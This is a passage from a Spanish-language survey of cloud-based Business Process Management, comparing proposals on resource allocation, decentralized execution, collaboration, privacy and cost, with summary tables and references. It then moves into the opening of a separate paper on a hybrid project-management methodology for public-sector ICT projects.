En el trabajo propuesto en [10] el controlador de recursos, basado en el conocimiento de los procesos, tiene la ventaja de predecir y controlar los recursos necesarios para las tareas subsiguientes de un proceso de negocio y de esta manera permite la escalabilidad en la ejecución de procesos en la nube. El meta modelo de la arquitectura propuesta en [18] plantea la ejecución de procesos elásticos considerando para la asignación de recursos el conocimiento de la ejecución del proceso de negocio, esto permite la utilización de recursos computacionales de una manera óptima.

En el modelo de procesos propuesto en [7], si bien la estimación de recursos de cómputo necesarios para la ejecución de procesos es llevada a cabo en tiempo de ejecución, dicha estimación se realiza para el proceso completo en vez de considerar la ejecución de cada tarea por separado, lo que puede suponer una estimación de menor precisión que si se realizara para cada actividad

del proceso. A diferencia de las demás propuestas, se utiliza para la estimación de recursos de cómputo, información relacionada a los volúmenes de carga de trabajo organizacional.

En la propuesta [1], la distribución de actividades según las necesidades de cómputo para su ejecución en la nube se debe hacer en tiempo de diseño, por lo tanto, no ofrece la capacidad de predecir dinámicamente la demanda de recursos. Esto representa una desventaja, debido a que las necesidades de cómputo pueden variar debido a la complejidad de los entornos de ejecución de procesos en la nube.

En la arquitectura propuesta en [16], mediante el conocimiento del estado de ejecución de los procesos y los recursos utilizados por las tareas precedentes, el BPMS en la nube planifica de manera anticipada la escalabilidad de recursos de cómputo. Esto representa una ventaja dado que la asignación de recursos se realiza durante la ejecución permitiendo una asignación óptima de recursos. La *asignación de recursos* en la nube es un tema clave para brindar a los procesos de negocio elasticidad, a la vez que permite garantizar la ejecución de procesos bajo los niveles de calidad esperada.

En resumen, existen dos estrategias generales de estimación de recursos a ser utilizados en la ejecución de procesos en la nube: estimación de recursos en tiempo de diseño y estimación de recursos en tiempo de ejecución. La primera tiene la desventaja que el motor de procesos no puede adaptarse de manera conveniente a los cambios en la utilización de recursos o bien conduce a mayores costos dado que se incrementan los tiempos ociosos de los recursos. La segunda tiene la ventaja que puede utilizar la información de los recursos que están siendo utilizados en la ejecución de los procesos y a partir de allí definir la asignación de recursos a nuevos procesos. No obstante, nuevos enfoques o propuestas serían bienvenidos para generar una distribución y asignación óptima de recursos en tiempo de ejecución basados en técnicas de inteligencia artificial, optimización y razonamiento basado en lógica.

3.2. Ejecución descentralizada

Los motores de ejecución de procesos de negocio son típicamente sistemas centralizados en los que se prevé de un motor de procesos para la ejecución y administración de todas las instancias de uno o más procesos de negocio [17]. Con el aumento de la escala de los sistemas, el número de variables en observación aumenta de manera exponencial. El motor de ejecución centralizado se convierte en un cuello de botella para el BPMS. Una arquitectura descentralizada permite que el motor de ejecución pueda desacoplar y distribuir funciones entre

un número de nodos (motores de ejecución) en el sistema [18]. En la arquitectura BPM propuesta en [4], se ofrece soporte para la ejecución descentralizada de procesos mediante un motor de ejecución del lado del cliente y otro motor de ejecución en la nube. La ventaja de la propuesta radica en que mediante la ejecución descentralizada, se aprovechan las capacidades de cómputo de la nube para la ejecución de actividades que requieren capacidades intensivas de cómputo liberando el motor de ejecución del lado del cliente.

En el motor de ejecución distribuido propuesto en [17], la ventaja se observa en que pueden existir más de dos motores de ejecución y cada motor cuenta con un componente que permite descubrir otros motores de ejecución candidatos en el sistema, y por medio de una función de costo para cada actividad, determina si existe una colocación más óptima de la actividad entre los motores de ejecución candidatos.

En la arquitectura propuesta en [18], se ofrece soporte para la ejecución descentralizada de procesos, donde cada motor de ejecución funciona en una máquina virtual, pudiendo existir en el sistema tantas máquinas virtuales como se requieran en base a las necesidades de carga de trabajo. Si bien no se brindan demasiados detalles, se propone la coordinación descentralizada en la ejecución de procesos para favorecer la elasticidad. El trabajo presentado en [1], mejora la propuesta en [4], mediante un entorno de trabajo (framework) de transformación que permite descomponer de forma automática un proceso de negocio en procesos de negocio colaborativos para su distribución ya sea del lado del cliente o en la nube.

En resumen, se puede identificar que en las propuestas de descentralización de procesos en la nube, los nodos del sistema distribuido pueden ser: el cliente y la nube, los recursos de cómputo físicos donde se alojan los componentes del BPMS, o los recursos lógicos como máquinas virtuales.

3.3. Colaboración entre procesos

En los escenarios de negocios de hoy en día, cada vez más organizaciones unen fuerzas para combinar productos y servicios para poder ofrecer al mercado productos de valor agregado. Estos productos son normalmente realizados por los procesos de negocio, que en muchos casos aprovechan de la infraestructura de software existente de las organizaciones [3]. Existen iniciativas en la industria que permiten establecer coreografías en ciertos dominios de una manera estandarizada, definiendo reglas para la colaboración que las organizaciones deben cumplir con el fin de colaborar entre sí [3]. La colaboración permite reducir costos a las organizaciones, debido a que el comportamiento de la

integración no necesita ser acordado por todos los participantes. Por lo tanto, las normas de toda la industria sirven como referencia para la colaboración deseada. De esta manera, las nuevas organizaciones pueden unirse más fácilmente al mercado, ya que conocen las reglas de ese dominio [3]. Estas reglas de colaboración son especificadas por coreografías de procesos. Si bien las normas de procesos de la coreografía del dominio específico son importantes en sus respectivas especialidades, carecen de la flexibilidad necesaria para definir nuevos tipos de colaboraciones negocio a negocio que son importantes para apoyar la cooperación entre las organizaciones en entornos dinámicos del mercado de hoy en día. Por lo tanto, se necesitan nuevos enfoques para la definición y puesta en práctica de coreografías de procesos [3] para que las organizaciones que requieren cooperar entre sí lo hagan en una plataforma BPM descentralizada. BPM en la nube constituye el entorno ideal para ofrecer a las organizaciones soporte para la integración de procesos colaborativos.

De los trabajos analizados, la arquitectura BPM propuesta en [4] ofrece soporte para la colaboración entre procesos de una única organización. La desventaja de la propuesta radica en que no ofrece soporte para la colaboración de procesos inter-organizacionales o en entornos B2B en la nube. En ese mismo sentido, la propuesta en [1], que se basan en la propuesta anterior no agregan ninguna ventaja respecto de esta característica. Por su parte, la propuesta en [17] ofrece soporte para la colaboración de procesos mediante un motor de ejecución de procesos distribuido. Si bien no se brindan detalles de la posibilidad de una colaboración B2B, al considerar la existencia de varios motores de ejecución se podría favorecer la participación de más de una organización en la colaboración. En la arquitectura propuesta en [18], al igual que la propuesta anterior no brinda detalles respecto del soporte dado a la colaboración de procesos de negocio, al considerar la existencia de varios motores de ejecución se podría favorecer la colaboración en entornos B2B.

En resumen, se puede identificar la carencia de propuestas concretas basadas en computación en la nube para dar soporte a la ejecución y evaluación de procesos inter-organizacionales o en entornos B2B.

3.4. Privacidad de la información

La preocupación sobre la privacidad y el control sobre sus datos es un obstáculo en el camino hacia la computación en la nube para muchas organizaciones [20]. Al ubicar los datos en la nube, las organizaciones pierden el control directo; su mal uso puede tener un impacto significativo en la privacidad, seguridad y

propiedad intelectual. Otro elemento a considerar es la pérdida de la gobernabilidad, esto sucede cuando un proveedor de servicio en la nube se encuentra en un país diferente al país en que el usuario hace uso de los servicios. Los datos que son propiedad del usuario no se encuentran bajo el control del país proveedor de la nube. En cuanto al cumplimiento de normativa asociada a los datos, el país donde se alojan los datos puede requerir el cumplimiento de cierta normativa que recae sobre la organización que posee los datos. Finalmente, la falta de transparencia es un tema a considerar, debido a que los proveedores de servicios en la nube no siempre revelan los detalles de cómo funcionan sus servicios, por ejemplo, como puede ser la utilización de servicios de terceros, la ubicación geográfica de los datos, la información sobre los datos de los usuarios, las medidas de seguridad, todas estas cuestiones generalmente son desconocidas por el usuario.

En el trabajo propuesto en [21] se trata de determinar cuál es el modelo de servicio en la nube más conveniente para la implementación en función de la privacidad de la información. Para el modelo PaaS, se aborda la privacidad de la información asociada a la representación de modelos de procesos en BPEL y de la información asociada a la ejecución de procesos que el motor de ejecución BPEL almacena en un DBMS. Se propone cifrado y firma de los archivos BPEL y de la información almacenada en el DBMS. El principal inconveniente de la propuesta de cifrado de información en el DBMS es la limitación en la ejecución de consultas, debido a que el motor de base de datos no es capaz de descifrar la información, generando además un impacto en la performance. Para la implementación del motor de ejecución BPEL en el modelo SaaS, se discuten posibles estrategias de distribución y aislamiento de la información en base de datos para una arquitectura multi-usuario. Un enfoque es la separación lógica de los datos, que son almacenados en una única base de datos para todos los usuarios. Otro enfoque es la utilización de bases de datos separadas para cada usuario, esta última opción permite un mayor nivel de aislamiento de la información ya que se realiza a nivel físico. En la propuesta se concluye que el modelo IaaS es el más conveniente para garantizar privacidad de la información debido a que se tiene un control total y no intervienen terceros en la gestión de la infraestructura.

En la propuesta en [4] se presenta una estrategia para distribuir la información involucrada en la ejecución de procesos de negocio según la sensibilidad, permitiendo mantener del lado del usuario la información que requiere privacidad y la información no sensible en la nube. El intercambio de información entre el motor de ejecución del cliente y el motor de ejecución en la nube se realiza a

través de un túnel encriptado por lo que se ofrece confianza en la transmisión de información.

En resumen, pocos trabajos abordan este tema importante que se convierte en un obstáculo para que las organizaciones se muevan a entornos de BPM basado en la nube. De los trabajos observados, se puede destacar que un modelo de servicio IaaS posibilita ofrecer mayores capacidades en cuanto a privacidad. Otro modelo conservador de privacidad observado es el de almacenar datos sensibles en las aplicaciones clientes y datos no sensibles en la nube. El inconveniente de este modelo es que no siempre es aplicable separar entre datos sensibles y no sensibles, dado que todos pueden ser importantes de preservar resguardo en una organización.

3.5. Optimización de costos

La optimización de costos es un factor a considerar en la implementación de BPM en la nube. Como ya se dijo, una de las características de la computación en la nube es la elasticidad rápida [11], que consiste en la posibilidad de proveer y liberar recursos computacionales de manera flexible. Los costos representan un factor importante para las organizaciones en cuanto a la adopción de la computación en la nube, en relación a costos de migración y costo de pago-por-uso de la infraestructura [22].

En la arquitectura propuesta en [8] y la propuesta en [5], la reducción de costos se aborda desde un punto de vista de oportunidad de inversión, donde se considera la decisión de las organizaciones de implementar BPM en la nube comparado con una implementación en una infraestructura propia. Bajo esta óptica, se consideran los costos de la inversión necesaria en hardware, licencias de un BMPS, recursos humanos especializados y mantenimiento de la infraestructura para una implementación propia. No se considera, en ambos casos, la variabilidad de costos por utilización de servicios en la nube relacionado a las cargas de trabajo de los procesos de negocio.

En la propuesta en [23], la reducción de costos se aborda desde un punto de vista de la reutilización de proceso, permitiendo a las organizaciones adquirir modelos de procesos de negocio existentes de manera que el conocimiento de los procesos de negocio que no son clave en la organización (procesos de apoyo) se puedan incorporar fácilmente, incorporando así buenas prácticas.

Los trabajos en [4], [17] y [1], la optimización de costos se plantea en base a la distribución de actividades de procesos de un motor de ejecución a otro motor de ejecución, por medio de la optimización de funciones de costos ligadas al costo de la distribución, al costo del

tiempo de ejecución y costo del servicio. En el trabajo presentado en [19] la optimización de costos se plantea por medio de la asignación de recursos (elasticidad), la cual se realiza de manera reactiva a las necesidades de cómputo requeridas durante la ejecución de un proceso. En las propuestas en [15], [10], [18] y [16], para la optimización de costos en la nube se basan en el conocimiento de los procesos, tanto del estado de ejecución de la actividad actual como de las precedentes y las futuras, tienen la capacidad de predecir y controlar los recursos necesarios para las tareas subsiguientes de un proceso de negocio. Estas propuestas presentan la ventaja de prever la utilización de recursos de cómputo en la nube de y por consiguiente permite optimizar los costos relacionados a la modalidad pago-por-uso. Por su parte, en [7] se plantea la reducción de costos mediante la predicción de futuras tendencias en el consumo de los servicios ofrecidos y los recursos necesarios relacionados a los volúmenes de carga de trabajo organizacional.

En resumen, en los trabajos analizados, la optimización de costos se presenta de tres maneras: relacionada a la oportunidad de inversión, relacionada a la reutilización de procesos de negocio y finalmente relacionada a la utilización de recursos en la nube. Las dos primeras formas de optimización de costos no se relacionan exclusivamente al uso de los recursos en la nube. La optimización de costos relacionada a la utilización de recursos en la nube está muy ligada a la asignación de recursos, por lo que los nuevos enfoques o propuestas que mejoren la asignación de recursos generarán beneficios en términos de costos para las organizaciones.

4. Análisis de trabajos de BPM en la nube

Los trabajos analizados se corresponden con las fases de ejecución y evaluación del ciclo de vida de BPM. Es decir, estos trabajos proponen herramientas y sistemas para ejecutar y/o evaluar procesos de negocio, las cuales se ejecutan siguiendo algún modelo de servicio basado en la Nube. Como resultado del análisis, se propone primero clasificarlos según el ciclo de vida de BPM, luego según el modelo de servicio en la nube en la que actúan. Posteriormente, se discuten características esperadas de BPM en la nube y se analiza de qué manera estas características están soportadas por los trabajos analizados. Finalmente, se discute la relación entre las características esperadas de BPM en la nube y los modelos de servicio en la nube.

En la Tabla 1 se observa que de los trabajos analizados, el 50% interviene en la fase de ejecución del ciclo de vida de BPM, mientras que el 50% restante lo hace en la fase de evaluación. Cabe destacar que el 38%

de los trabajos analizados actúan tanto en la fase de ejecución como en la fase de evaluación del ciclo de vida BPM.

Tabla 1. Trabajos analizados según el ciclo de vida BPM.

Ref.	Fase del ciclo de vida BPM	
	Ejecución	Evaluación
Anstett y otros, (2009)	x	
Han y otros, (2010)	x	
Fang y otros, (2010)	x	x
Muthusamy y Jacobsen, (2010)	x	x
Jiang y otros, (2011)	x	x
Schulte y otros, (2013)	x	x
Hoensch y otros, (2013)		x
Euting y otros, (2014)		x
Schulte y otros, (2014)	x	x
Ciofica y otros, (2014)		x
Duipmans y otros, (2014)	x	
Janiesch y otros, (2014)		x
Sprovieri y Vogler, (2015)	x	

Teniendo en cuenta el modelo de servicio en la nube en el que proponen soluciones y según se observa en la Tabla 2, de los trabajos analizados que aportan a BPM en la nube hay una mayor adopción del modelo de servicio IaaS, lo cual representa un 44%. En segundo lugar se observa un 31% de los trabajos que adoptan el modelo de servicio PaaS. Finalmente, en menor medida, se observa que el 25% de los trabajos adoptan el modelo de servicio SaaS.

Se infiere que la elección de IaaS por encima de los demás modelos de servicio se debe a que, al ser la capa de menor nivel de abstracción, permite un mayor control de los recursos en la nube. Cabe destacar también que existen dos propuestas que se ofrecen en más de un modelo de servicio, una de ellas actúa en todos los modelos de servicio de la nube.

La Tabla 3 resume el nivel de soporte dado por cada trabajo analizado a las características deseables de BPM en la nube, a continuación se detalla cada referencia: [+]: significa que el trabajo ofrece soporte a la característica; [+/-]: ofrece soporte parcial a la característica; [-]: no

ofrece soporte a la característica; [N/D]: información no disponible.

Tabla 2. Trabajos analizados según el modelo de servicio en la nube.

Ref.	Modelo de servicio		
	IaaS	PaaS	SaaS
Anstett y otros, (2009)	x		
Han y otros, (2010)		x	
Fang y otros, (2010)	x	x	x
Muthusamy y Jacobsen, (2010)			x
Jiang y otros, (2011)		x	x
Schulte y otros, (2013)	x		
Hoensch y otros, (2013)		x	
Euting y otros, (2014)	x		
Schulte y otros, (2014)	x		
Ciofica y otros, (2014)	x		
Duipmans y otros, (2014)		x	
Janiesch y otros, (2014)	x		
Sprovieri y Vogler, (2015)			x

Las características esperadas de BPM en la nube tienen diferentes grados de adopción por las propuestas analizadas. En primer lugar, la optimización de costos es la que mayor adopción tiene, un 85% de los trabajos analizados trata la optimización de costos. En segundo lugar la asignación de recursos en la nube es tratada en el 62% de las propuestas. Tanto la ejecución descentralizada como la colaboración entre procesos son abordadas por aproximadamente un 31% de los trabajos. Finalmente, en menor medida, solo el 8% trata la privacidad de la información en la nube.

A continuación se realiza un análisis tendiente a determinar si existe una relación entre las características deseables de una implementación BPM en un entorno de computación en la nube y los modelos de servicios que ofrece la computación en la nube. La Tabla 4 muestra, de cada trabajo analizado, cuál característica deseable de BPM en la nube soporta y en qué modelo de servicio es soportado. Finalmente, en la Tabla 5 se muestra un resumen que indica en qué modelo de servicio se pueden presentar las características mencionadas.

Del total de los trabajos analizados que ofrecen soporte para la asignación de recursos en la nube, según se muestra en la Tabla 4, el 75% lo hace sobre el modelo

de servicio IaaS y el 25% restante sobre el modelo PaaS, estos valores se observan en la Figura 3. La adopción en gran medida del modelo IaaS se debe a que es la capa de abstracción de nivel más bajo en la infraestructura en la nube, lo que permite administrar en forma dinámica la asignación de recursos, pudiendo por ejemplo, iniciar o detener una máquina virtual en función de las necesidades de recursos.

Tabla 3. Análisis de las características esperadas de BPM en la nube.

Ref.	Asignación de recursos en la nube	Ejecución descentralizada	Colaboración entre procesos	Privacidad de la información	Optimización de costos
Anstett y otros, (2009)	N/D	N/D	N/D	+	N/D
Han y otros, (2010)	+/-	+	+/-	+	+/-
Fang y otros, (2010)	N/D	-	-	N/D	+/-
Muthusam y Jacobsen, (2010)	N/D	+	+/-	N/D	+/-
Jiang y otros, (2011)	N/D	-	-	N/D	+/-
Schulte y otros, (2013)	+/-	-	-	N/D	+/-
Hoenisch y otros, (2013)	+	-	-	N/D	+
Euting y otros, (2014)	+	-	-	N/D	+
Schulte y otros, (2014)	+	+	+/-	N/D	+
Ciovia y otros, (2014)	+/-	N/D	N/D	N/D	+/-
Duipmans y otros, (2014)	+/-	+	+/-	+	N/D
Janiesch y otros, (2014)	+/-	-	-	N/D	+/-
Sprovieri y Vogler, (2015)	N/D	-	-	N/D	+/-

La ejecución descentralizada, como se muestra en la Tabla 5, no es una característica propia de alguno de los modelos de servicio en la nube. De los trabajos analizados que ofrecen soporte para la ejecución descentralizada de procesos, según se deduce de la Tabla 4, el 50% lo hace en el modelo PaaS, el 25% en IaaS y el 25% restante en SaaS. Esta característica puede ser implementada en cualquiera de los modelos de servicio ya que es una capacidad que ofrecen los motores de ejecución.

En cuanto a la colaboración entre procesos, de los trabajos analizados, el 50% lo hace en el modelo PaaS, el 25% en IaaS y el 25% restante en SaaS, según se observa en la Figura 3. La colaboración entre procesos puede ser implementada en cualquiera de los modelos de servicio en la nube. Existe una relación entre la ejecución

descentralizada y la colaboración entre procesos, ya que la primera característica propicia la segunda.

Table 4. Modelo de servicio en el que se ofrece soporte en cada trabajo a características deseables de BPM en la nube.

Ref.	Características deseables de BPM en la nube				
	Asignación de recursos	Ejecución descentralizada	Colaboración entre Procesos	Privacidad de la información	Optimización de costos
Anstett y otros, (2009)				IaaS	
Han y otros, (2010)	PaaS	PaaS	PaaS		PaaS
Fang y otros, (2010)					IaaS, PaaS, SaaS
Muthusam y Jacobsen, (2010)		SaaS	SaaS		SaaS
Jiang y otros, (2011)					PaaS, SaaS
Schulte y otros, (2013)	IaaS				IaaS
Hoenisch y otros, (2013)	PaaS				PaaS
Euting y otros, (2014)	IaaS				IaaS
Schulte y otros, (2014)	IaaS	IaaS	IaaS		IaaS
Ciovia y otros, (2014)	IaaS				IaaS
Duipmans y otros, (2014)	PaaS	PaaS	PaaS		
Janiesch y otros, (2014)	IaaS				IaaS
Sprovieri y Vogler, (2015)					SaaS

De los trabajos analizados que se muestra en la Tabla 4, existen dos propuestas [4] [1] que dan soporte a la privacidad de la información, pero no emplean ningún modelo de servicio en la nube para tal efecto. Solo uno de ellos [21] aborda la privacidad de la información ligada al uso de alguno de los modelos de servicio en la nube, resultando el modelo IaaS el más conveniente debido al control total que se obtiene sobre los recursos en la nube.

Tabla 5. Relación entre características deseables de BPM en la nube y los modelos de servicio.

Característica de BPM en la nube	IaaS	PaaS	SaaS
Asignación de recursos en la nube	x	x	
Ejecución descentralizada	x	x	x
Colaboración entre procesos	x	x	x
Privacidad de la información	x		
Optimización de costos	x	x	x




Fig. 3 Relación entre características esperadas de BPM en la nube y los modelos de servicio en la nube.

Como se dijo anteriormente, la optimización de costos no está ligada exclusivamente al uso de los modelos de servicios en la nube. Según se deduce de la Tabla 4, de los trabajos que soportan la optimización de costos ligada a la utilización de recursos en la nube, el 72% lo hace en IaaS, el 14% en PaaS y el 14% restante en SaaS, estos valores se resumen en la Figura 3. Se observa claramente una mayor adopción en el modelo IaaS, además, es necesario mencionar que en dicho modelo se obtienen los mayores aportes en este sentido. Cabe destacar que existe una relación directa entre las características asignación de recursos en la nube y la optimización de costos, si la asignación de recursos en la nube es óptima, los costos por el uso de recursos también lo serán.

5. Conclusiones

Con la finalidad de determinar el estado actual de conocimiento de BPM en la nube, en el presente trabajo se han analizado investigaciones recientes que tratan aspectos tecnológicos que actualmente se plantean como desafíos. En la revisión bibliográfica se han contemplado investigaciones que aportan a BPM en la nube y que se ubican dentro de las fases de ejecución y evaluación del ciclo de vida de BPM. Esta decisión se debe a que en estas dos fases se presentan los desafíos tecnológicos que mayor impacto tienen en el éxito de BPM en la nube.

En los últimos años han habido avances importantes en investigaciones que aportan a BPM en la nube, sin embargo los trabajos analizados demuestran que todavía deben seguir evolucionando para que BPM en la nube sea ampliamente adoptado por las organizaciones. Temas como la asignación de recursos en la nube, ejecución descentralizada, colaboración entre procesos, privacidad de la información y optimización de costos son algunos

de los desafíos que requieren mayores esfuerzos de investigación.

La asignación de recursos en la nube es un tema clave para brindar a los procesos de negocio agilidad, eficiencia, a la vez que permite garantizar la calidad del servicio. La asignación oportuna de recursos permite a las organizaciones aprovechar los recursos de cómputo de la nube necesarios en el momento requerido de un modo pago-por-uso, permitiendo minimizar los costos. Si bien algunas investigaciones enfocadas en este tema han permitido optimizar la ejecución de instancias de procesos, los requerimientos de cómputo de los procesos pueden cambiar dinámicamente en un entorno de ejecución en la nube. Es necesario conducir futuros esfuerzos para incorporar capacidades de aprendizaje, como agentes inteligentes para la ejecución y monitoreo de procesos elásticos.

Por otra parte, los escenarios de colaboración a los que las organizaciones actualmente se enfrentan son cada vez más frecuentes y generan procesos de negocio de diferentes organizaciones, que requieren cooperar entre sí en una plataforma BPM descentralizada. La nube es el entorno ideal para la ejecución descentralizada de procesos de negocio. No obstante, no se ha encontrado trabajos que aborden conjuntamente colaboración y descentralización, por lo que se requieren investigaciones que propicien la integración de procesos colaborativos en una arquitectura BPM descentralizada.

La preocupación sobre la privacidad de la información es un obstáculo en el camino hacia la computación en la nube para muchas organizaciones, la pérdida de control y de gobernabilidad de la información y la falta de transparencia de los proveedores de servicios en la nube acerca del funcionamiento interno de los servicios son algunos de los aspectos ligados a la privacidad de la información. De los trabajos analizados pocos abordan este tema importante. Es necesario encarar esfuerzos para obtener soluciones que brinden confianza a los problemas ligados a la privacidad de la información.

La optimización de costos es un tema que las organizaciones consideran permanentemente. BPM en la nube ofrece en este sentido oportunidades de mejora. En los trabajos analizados esta característica se presenta de tres maneras, por un lado relacionada a la oportunidad de inversión, relacionada a la reutilización de procesos de negocio y finalmente relacionada a la utilización de recursos de computación en la nube. Para las dos primeras alternativas, la optimización de costos no está ligada exclusivamente al uso de los modelos de servicios en la nube, sin embargo la optimización de costos ligada a la reutilización de procesos es un tema que requiere de mayor esfuerzo debido a los beneficios que puede aportar en las organizaciones, por medio de agentes inteligentes

y el uso de repositorios de procesos. Finalmente la optimización de costos ligada a la utilización de recursos, está fuertemente relacionada a la asignación de recursos en la nube, por lo que los aportes generados en la asignación de recursos producirán también beneficios en los costos.

6. Referencias

- [1] Duipmans EF, Pires LF, Da Silva Santos LO. A Transformation-Based Approach to Business Process Management in the Cloud. *Journal of Grid Computing*. 2014; 12(2): 191-219.
- [2] Dumas M, La Rosa M, Mendling J, Reijers HA. *Fundamentals of Business Process Management*. Verlag Berlin Heidelberg: Springer. 2013.
- [3] Weske M. *Business Process Management. Concepts, Languages, Architectures*. Verlag Berlin Heidelberg: Springer. 2007.
- [4] Han Y, Sun J, Wang G, Li H. A Cloud-Based BPM Architecture with User-End Distribution of Non-Compute-Intensive Activities and Sensitive Data. *Journal Of Computer Science And Technology*. 2010; 25(6): 1157–1167.
- [5] Jiang J, Le J, Wang Y, Sun J, He F. The BPM Architecture Based on Cloud Computing. *KAM Fourth International Symposium*. 2011; pp. 196-198.
- [6] Camarinha-Matos L, Afsarmanesh H, Oliveira AI, Ferrada F. Cloud-Based Collaborative Business Services Provision. *Enterprise Information Systems* Springer. 2014; vol. 190: pp. 366-384.
- [7] Ciovica L, Cristescu MP, Fratila LA. Cloud Based Business Processes Orchestration. *21st International Economic Conference*. 2014; pp. 592-596.
- [8] Fang Z, Yin C. BPM Architecture Design Based on Cloud Computing. *KAM Fourth International Symposium, IEEE*. 2010; pp. 196-198.
- [9] Gupta P, Seetharamana A, Raj JR. The usage and adoption of cloud computing by small and medium businesses. *International Journal of Information Management, Elsevier Ltd*. 2013; 33(5), pp. 861-874.
- [10] Euting S, Janiesch C, Fischer R, Tai S, Weber I. Scalable Business Process Execution in the Cloud. *Cloud Engineering (IC2E), IEEE*. 2014; pp. 175-184.
- [11] Mell P, Grance T. The NIST Definition of Cloud Computing. 2011. Available from: <http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-145.pdf>.
- [12] (Pallis, 2010) Pallis G. Cloud Computing: The New Frontier of Internet Computing. *IEEE Internet Computing*. 2010; 14 (5), pp. 70–73.
- [13] Dillon T, Wu C, Chang E. Cloud Computing: Issues and Challenges, 24th IEEE International Conference on Advanced Information Networking and Applications. 2010; pp. 27 – 33.
- [14] Vouk M. Cloud Computing – Issues, Research and Implementations, *Information Technology Interfaces, ITI 30th International Conference on*. 2008; pp. 31 – 40.
- [15] Hoenisch P, Schulte S, Dusdart S, Venugopal S. Self-Adaptive Resource Allocation for Elastic Process Execution, *IEEE Sixth International CLOUD*. 2013; pp. 220–227.
- [16] Janiesch C, Weber I, Kuhlenkamp J, Menzel M. Optimizing the Performance of Automated Business Processes Executed on Virtualized Infrastructure. *47th Hawaii International Conference on System Sciences*. 2014; pp. 3818–3826.
- [17] Muthusamy V, Jacobsen H. *BPM in Cloud Architectures: Business Process Management with SLAs and Events*. Springer. Berlin Heidelberg. 2010; pp. 5-10.
- [18] Schulte S, Janiesch C, Venugopal S, Weber I, Hoenisch P. Elastic Business Process Management: State of the art and open challenges for BPM in the cloud. *Elsevier*. 2014; pp. 36–50.
- [19] Schulte S, Hoenisch P, Venugopal S, Dusdart S. Introducing the Vienna Platform for Elastic Processes. *PAASC 2012 at 10th ICSOC*. Springer. 2013; pp. 179–190.
- [20] Shaikh R, Sasikumar M. Security Issues in Cloud Computing: A survey. *International Journal of Computer Applications*. 2012; 44(19).
- [21] (Anstett y otros, 2009) Anstett T, Leymann F, Mietzner R, Strauch S. Towards BPEL in the Cloud: Exploiting Different Delivery Models for the Execution of Business Processes. *Congress on Services IEEE*. 2009; pp. 670-677.

[22] Hosseini A, Sommerville I., Sriram I. Research Challenges for Enterprise Cloud Computing. 1st ACM Symposium on Cloud Computing, SOCC. 2010.

[23] Sprovieri D, Vogler S. Combining Business Processes and Cloud Services: A Marketplace for Processlets. Springer International Publishing. 2015; pp. 247-259.

Implementación de una Propuesta Metodológica de Enfoque “Híbrido” para la Gestión de Proyectos de TICs en la Administración Pública: Verificación de Requisitos

Patricia R. Cristaldo¹, Luciana C. Ballejos², Mariel A. Ale²

(1) *Universidad Tecnológica Nacional, Facultad Regional Concepción del Uruguay*

(2) *CIDISI – Universidad Tecnológica Nacional, Facultad Regional Santa Fe*

Resumen

En el marco de un estudio, se realizó una propuesta metodológica para el seguimiento integral de proyectos de Tecnologías de la Información y la Comunicación (TICs) en un ámbito particular de la Administración Pública Argentina, que necesitan ejecutar sus proyectos más allá de la normalidad de sus operaciones. Esta nueva propuesta considera aspectos relevantes de la gestión tradicional y ágil, y permite la alineación del proyecto con la estrategia y la gestión del gobierno, ya que por cada etapa se puntualizan una serie de requisitos considerados fundamentales para la gestión exitosa de proyectos de TICs en el sector público. Este trabajo presenta la implementación de dicha propuesta metodológica de enfoque “híbrido”, a un proyecto de TICs perteneciente al Departamento de Informática de una municipalidad, considerando el cumplimiento de los requisitos en cada etapa de la misma. Este nuevo escenario facilita una transferencia de conocimiento más receptiva y útil y favorece el acercamiento entre las partes interesadas.

1. Introducción

Los proyectos de TICs tienen singularidades propias dentro del sector público, las cuales deben ser tenidas en cuenta al momento de gestionarlos. En el mercado actual existen varias metodologías y guías de buenas prácticas: PMBOK [1], PRINCE2 [2] y METRICAV3 [3], APM [4], ATERN [5] y SCRUM [6, 7], entre otras. Sin embargo, la gestión de proyectos sigue siendo un esfuerzo altamente problemático [8] y en especial la gestión de proyectos de TICs siguen mostrando niveles menores de éxito [9, 10] debido a varias razones [11, 12, 13, 14, 15, 16]. Teniendo como base las razones de fracaso y los factores críticos de éxito en la gestión de proyectos de TICs, se elaboró un conjunto de requisitos mínimos y necesarios para la gestión de proyectos de TICs en el sector público y que deberían ser satisfechos por una única metodología de gestión de proyectos

[17]. Los requisitos están contenidos en cuatro perspectivas: (1) formación y crecimiento, donde se incluyen los aspectos relacionados con la gestión de los recursos humanos necesarios para poder ejecutar un proyecto de TICs, habilidades, motivaciones, etc.; (2) procesos internos: que involucra los aspectos relacionados con la gestión de los procesos del proyecto que el gerente del mismo deberá acentuar de manera tal de lograr la satisfacción de los interesados; (3) interesados: donde se considera los aspectos vinculados con las problemáticas propias del sector de gobierno, en particular, la importancia del grado de compromiso de las autoridades para con el mismo; y (4) técnicas: donde se incluyen los aspectos relacionados con las técnicas de ingeniería vinculadas con el proyecto, tales como diseño, documentación, pruebas, tecnología, etc.

Este fue el punto de partida para el diseño de una propuesta metodológica de enfoque “híbrido” a partir de la fusión de las siguientes guías de buenas prácticas: PMBOK de enfoque tradicional y ATERN, de enfoque ágil; y las siguientes metodologías: PRINCE2 de enfoque tradicional y, SCRUM y APM, de enfoque ágil [18].

